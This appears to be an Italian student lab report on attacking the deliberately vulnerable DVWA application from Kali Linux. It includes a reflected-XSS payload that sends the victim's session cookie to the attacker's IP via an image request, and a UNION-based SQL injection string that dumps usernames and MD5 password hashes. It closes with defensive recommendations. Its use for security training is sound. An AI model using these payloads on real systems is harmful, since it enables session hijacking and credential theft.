Relazione Tecnica: Sfruttamento Vulnerabilità XSS e SQL Injection su DVWA

Argomento: Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla Damn Vulnerable Web Application (DVWA)

---

1. Configurazione del Laboratorio e Setup


Come richiesto dalla traccia, l'ambiente è stato configurato utilizzando due macchine virtuali all'interno della stessa sottorete:

- **Macchina Attaccante:** Kali Linux (IP: `192.168.50.100`).
- **Macchina Vittima:** Metasploitable/DVWA (IP: `192.168.50.101`).


Verifica della Connettività

È stata verificata la comunicazione bidirezionale tra le macchine utilizzando il comando `ping`:

- Dalla macchina Kali è stato eseguito `ping 192.168.50.101` con successo (0% packet loss).



- Dalla macchina Metasploitable è stato eseguito `ping 192.168.50.100` confermando la raggiungibilità dell'attaccante.



Configurazione DVWA

L'accesso alla DVWA è avvenuto tramite browser su Kali Linux.

Il livello di sicurezza della piattaforma è stato impostato su **LOW** per permettere lo sfruttamento delle vulnerabilità senza filtri lato server.


---

2. Vulnerabilità XSS (Reflected)

L'obiettivo della fase XSS è l'esecuzione di codice JavaScript arbitrario nel browser della vittima per sottrarre informazioni sensibili.

Metodologia di Attacco

Per dimostrare la vulnerabilità, è stata utilizzata una tecnica di **Cookie Stealing**. Sulla macchina Kali è stato avviato un server web temporaneo tramite Python per intercettare le richieste in entrata: `python -m http.server 80`





Payload Utilizzato

Nel campo di input della pagina "XSS reflected" è stato inserito il seguente script:
`<script>var i=new Image();i.src="http://192.168.50.100/?"+document.cookie</script>`

Risultato

Lo script forza il browser della vittima a caricare un'immagine inesistente dall'IP dell'attaccante, appendendo i cookie di sessione come parametro URL. Come mostrato dagli screenshot del terminale, l'attaccante ha ricevuto con successo una richiesta GET contenente il `PHPSESSID` della vittima (`c3be914e22ff0...`), permettendo potenzialmente un attacco di *Session Hijacking*.





---

3. Vulnerabilità SQL Injection (Non-Blind)

L'attacco SQL Injection mira a manipolare le query inviate dall'applicazione al database per estrarre dati non autorizzati.

Metodologia di Attacco

È stata utilizzata una tecnica **UNION-Based** per concatenare i risultati della query originale con i dati provenienti dalla tabella degli utenti.


Payload Utilizzato

Nel campo "User ID" è stata iniettata la seguente stringa: `' UNION SELECT user,password FROM users -- -`

Analisi dei Risultati

L'attacco ha avuto successo, forzando la pagina a visualizzare l'intero database degli utenti. I dati estratti includono:

- **Username:** admin, gordonb, 1337, pablo, smithy.
- **Password (Hash):** Sono stati ottenuti gli hash MD5 delle password (es. l'hash di admin: `5f4dcc3b5aa765d61d8327deb882cf99`).



Conclusione

L'esercizio ha confermato che l'assenza di sanitizzazione degli input (livello di sicurezza LOW) rende l'applicazione completamente vulnerabile. Il successo dell'esfiltrazione dei cookie e del dump del database evidenzia l'importanza cruciale di implementare misure difensive come le *prepared statements* per SQL e l'encoding dell'output per prevenire l'XSS.